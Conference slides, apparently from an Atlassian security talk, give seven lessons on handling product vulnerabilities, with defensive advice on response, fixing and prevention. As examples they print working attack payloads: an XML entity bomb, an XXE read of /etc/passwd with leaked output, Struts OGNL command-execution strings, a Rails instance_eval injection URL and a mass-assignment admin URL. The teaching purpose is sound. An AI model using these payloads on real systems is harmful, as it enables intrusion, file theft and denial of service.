

Security vulnerabilities for grown-ups

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INTERNATIONAL
SOFTWARE DEVELOPMENT
CONFERENCE

gotocon.com

Or: 7 product security
lessons I learned @Atlassian

Disclaimer

- ✦ All good parts of this talk
 - ✦ Are learned from my colleagues
- ✦ Any errors
 - ✦ Are all mine

Lesson 1

Sea of vulnerabilities

Security vulnerability?

- ✦ Not a security feature - e.g. login
- ✦ Security **of** other features
- ✦ Bug in your code that can lead to unauthorised
 - ✦ view / change of information
 - ✦ downtime

Typical product

- ✦ Web(-ish) applications
- ✦ >100 kloc
- ✦ Dozen third party libraries
- ✦ A couple of Web frameworks
- ✦ Enterprise customers

Learned:

- ✦ If you're a mid-size software vendor
- ✦ You will learn your code has vulnerabilities
- ✦ This year...
- ✦ More than once...
- ✦ Remember, only 50% products can be “above average”
- ✦ The current industry average is far from good

Levels of “oops”

- ✦ You find the vulnerability yourself
- ✦ Customer reports their findings
- ✦ “Security researcher” contacts you
- ✦ You are compromised
- ✦ Customer is compromised

Clouds and silver lining

- ✦ Someone gives a damn, hurray!
- ✦ A culture shift - “loss of innocence”
 - ✦ Growing up
- ✦ Stages of grief

5 stages of grief

- ✦ **Denial:** “This cannot be happening”
- ✦ **Anger:** “Why me? It is not fair!”
- ✦ **Bargaining:** “Perhaps it is not as bad as it seems?”
- ✦ **Depression:** “Man, nobody will ever buy from us again!”
- ✦ **Acceptance:** “We can fix this!”

Lesson 2

Small bugs, big incidents

Debian OpenSSL

Diff of /openssl/trunk/rand/md_rand.c



[Parent Directory](#) | [Revision Log](#) | [Patch](#)

revision [140](#) by *kroeckx*, Tue May 2 16:25:19 2006 UTC

revision [141](#) by *kroeckx*, Tue May 2 16:34:53 2006 UTC

<p># Line 271 static void ssleay_rand_add(const void * 271 else 272 MD_Update(&m,&(state[st_idx]),j); 273 274 275 276 MD_Update(&m,buf,j); 277 278 MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c)); 279 MD_Final(&m,local_md); 280 md_c[1]++;</p> <p># Line 465 static int ssleay_rand_bytes(unsigned ch 468 MD_Update(&m,local_md,MD_DIGEST_LENGTH); 469 MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c)); 470 #ifndef PURIFY 471 472 473 MD_Update(&m,buf,j); /* purify complains */ 474 475 #endif 476 k=(st_idx+MD_DIGEST_LENGTH/2)-st_num; 477 if (k > 0)</p>	<p>Line 271 static void ssleay_rand_add(const void * else MD_Update(&m,&(state[st_idx]),j); /* * Don't add uninitialised data. MD_Update(&m,buf,j); */ MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c)); MD_Final(&m,local_md); md_c[1]++;</p> <p>Line 468 static int ssleay_rand_bytes(unsigned ch MD_Update(&m,local_md,MD_DIGEST_LENGTH); MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c)); #ifndef PURIFY /* * Don't add uninitialised data. MD_Update(&m,buf,j); /* purify complains */ */ #endif k=(st_idx+MD_DIGEST_LENGTH/2)-st_num; if (k > 0)</p>
--	---

Colored Diff



Show

Legend:

Removed from v.140

changed lines

Added in v.141

Apache / JIRA 2010

- ✦ *“ive got this error while browsing some projects in jira
<http://tinyurl.com/XXXXXXXXXX>”*
- ✦ Change attachment path
- ✦ Install JSP shell and password interceptor...
- ✦ [https://blogs.apache.org/infra/entry/
apache_org_04_09_2010](https://blogs.apache.org/infra/entry/apache_org_04_09_2010)


Learned:

- ✦ Often one vulnerability is all it takes
- ✦ Several “non-critical” issues combine into one big trouble

Lesson 3

But this is not my code!

Is this
sufficient?



XML Bomb

Known since 2002, yet you probably have this

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5
...
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

10^9 lols

XXE Local Entities

```
<!DOCTYPE soapenv:Envelope [  
<!ENTITY readme SYSTEM "/etc/passwd">  
>  
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"  
  xmlns:urn="..." xmlns:aut="...">  
  <soapenv:Header/>  
  <soapenv:Body>  
    ...  
  </soapenv:Body>  
</soapenv:Envelope>
```


XXE

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>
        root:x:0:0:root:/root:/bin/bash
        daemon:x:1:1:daemon:/usr/sbin:/bin/sh
        bin:x:2:2:bin:/bin:/bin/sh
        sys:x:3:3:sys:/dev:/bin/sh
        sync:x:4:65534:sync:/bin:/bin/sync
        games:x:5:60:games:/usr/games:/bin/sh
        ...
        whoopsie:x:127:140:./nonexistent:/bin/false
      </faultstring>
      <detail>...</detail>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Other recent examples:

<https://issues.jboss.org/browse/RESTEASY-637>

Aside: where to start with XXE in Java

- ✦ DocumentBuilderFactory
- ✦ SAXParserFactory
- ✦ XMLInputFactory
- ✦ nu.xom.Builder
- ✦ SAXBuilder

OGNL - Struts

```
/Test.action?id='%2b(%23_memberAccess["allowStaticMethodAccess"]=true,  
@java.lang.Runtime.getRuntime().exec('calc'))%2b'
```

```
Cookie: (#_memberAccess["allowStaticMethodAccess"]\u003dtrue)(x)=1;  
x[@java.lang.Runtime.getRuntime().exec('calc')]=1
```

```
/Test.action?name=C:/sec-consult.txt&x[new+java.io.FileWriter(name)]=1
```

See Struts advisories

More OGNL

```
http://localhost:8085/boo/file://etc/hosts%00:///*.ftl
```

```
http://localhost:6060/foo/admin/editServerSettings.do?  
http.proxyPort='%2B+@java.lang.System@exit(1)+%2B'
```


Ruby

```
values.each do |condition, value|  
  mass_conditions[condition.to_sym] = value  
  value.delete_if { |v| ignore_value?(v) } if value.is_a?(Array)  
  next if ignore_value?(value)  
  @current_scope = @current_scope.send(condition, value)
```

*/triggerpath?search[instance_eval]=%60touch
%20%2ftmp%2fcommand_exec%60*

touch /tmp/command_exec

*“Ruby on Rails from a code auditor's perspective”,
Hackto Ergo Sum 2011 by @joernchen*

...On Rails

Mass assignment is a feature

```
def signup  
  params[:user] # => {:name => "pwnd", :admin => true}  
  @user = User.new(params[:user])  
end
```

[http://www.example.com/user/signup?user\[name\]=pwnd&user\[admin\]=1](http://www.example.com/user/signup?user[name]=pwnd&user[admin]=1)

<http://edgeguides.rubyonrails.org/security.html>


Learned

- ✦ Past decisions will bite you
- ✦ ...and decisions of other people will bite you too
- ✦ When you least expect it

Lesson 4

Why all this matters

Here to stay



Do you like...

- ✦ Coding features?
- ✦ Fixing bugs?
- ✦ ...bugs that are not triggered by normal use?
- ✦ ...rare bugs reported by people who are intentionally using your software not to the specs?
 - ✦ Also known as security vulnerabilities

Security is difficult

“Everyone knows that debugging is twice as hard as writing a program in the first place. So if you're as clever as you can be when you write it, how will you ever debug it?”

Brian Kernigan

Normal dev reaction

“Please make it go away and let me create exciting new features for my customers!”

(not an actual quote)

Learned:

- ✦ Security is counterintuitive
- ✦ Most companies do not think security (or, say, architecture) until a while into the project
- ✦ “Fixing” security becomes much harder as the product grows

Lesson 5

What can we **do**?

Three things

1. Product security response
2. Priority fixing
3. “Prevention”

Lesson 6

Response and Validation

1. Response

- ✦ a.k.a. PSIRT
- ✦ Small effort that goes a long way
- ✦ Sanity in a crisis
- ✦ security@yourdomain.com

Learned:

- ✧ Research is exciting for developers
- ✧ Fixing is less so
- ✧ Especially when patches are involved
 - ✧ And you do not do patches as a rule

Learned:

- ✦ Advisory / security alert?
- ✦ External dependencies
 - ✦ Products
 - ✦ Services
 - ✦ Infrastructure
- ✦ Checking, double-checking, triple-checking

Lesson 7

Fixing

2. Fixing

User Hacks GitHub to Showcase Vulnerability After Rails Developers Dismiss His Report

By Lucian Constantin, IDG News

A user has hacked into the official GitHub-hosted Ruby on Rails code repository and bug tracker on Sunday in order to show the Rails development team how serious a vulnerability was.

SIMILAR ARTICLES:

[Ruby on Rails 3.2 Aids the Developers](#)

[Ruby on Rails 3.1 Will Make the Apps Run Faster](#)

[About Final Fantasy XIII's Linearity Issue](#)

Ruby on Rails, commonly referred to as Rails, is an increasingly popular Web application development framework for the Ruby programming language, whose goal is to allow developers to focus on building applications rather than understanding what goes on under the hood.

One of the most popular Web services built using Rails is

Learned:

- ✦ Find vuln reports proactively
- ✦ Fix fast and keep the reporter in the loop
 - ✦ Even if the issue does not look serious
 - ✦ “Where else does this appear?”
- ✦ Be very nice
- ✦ “Responsible disclosure” debate

3. “Preventing”

- ✦ Difficult and endless battle
 - ✦ Especially in Agile shops
 - ✦ Microsoft has some papers about Agile SDL
- ✦ Ask me next year

Ideas

- ✦ Use framework features if you can (auto-encoding for XSS)
- ✦ Stripped-down Java Security Manager (code execution, file reads)
- ✦ Reduce complexity of inputs (no OGNL!)

Ideas

- ✦ Train QA in security
 - ✦ Training a security pro in QA is harder
- ✦ Developers will learn from them
 - ✦ Depends on how QA/Dev is set up
- ✦ “Blind spots” - missing classes of vulnerabilities

Ideas

- ✦ Testing tools
- ✦ Burp Suite
- ✦ Only a help, not a magic scanner
- ✦ Many false positives and false negatives from all automated scanners - source code or web

Watch out

“Each of these endeavours resulted in a significant and brief improvement, which was quickly overcome by the entropy of unstructured coding.”

Somewhere in PragProg mag

Do I have to?

- ✦ Response and fixing are the basics
- ✦ Bad PR and stolen data are worse than any short term savings
- ✦ Emergency fixing is **very** expensive
- ✦ “Past results do not guarantee future success”

But it cannot happen to me!

Oh man, what a day! An update on our security breach



By [Mike Cannon-Brookes](#), Co-Founder and Chief ...
About [News](#)
On April 13, 2010

Background

Around 9pm U.S. PST Sunday evening, Atlassian detected a security breach on one of our internal systems. The breach potentially exposed passwords for customers who purchased Atlassian products before July 2008. During July 2008, we migrated our



TODO

- ✦ Make someone accountable for response
- ✦ Set up and monitor security@
- ✦ Train QA in security
- ✦ Prioritise fixing security issues
- ✦ Think about prevention / risk management...

- ✦ <http://www.atlassian.com/security>
- ✦ @agelastic
- ✦ security@atlassian.com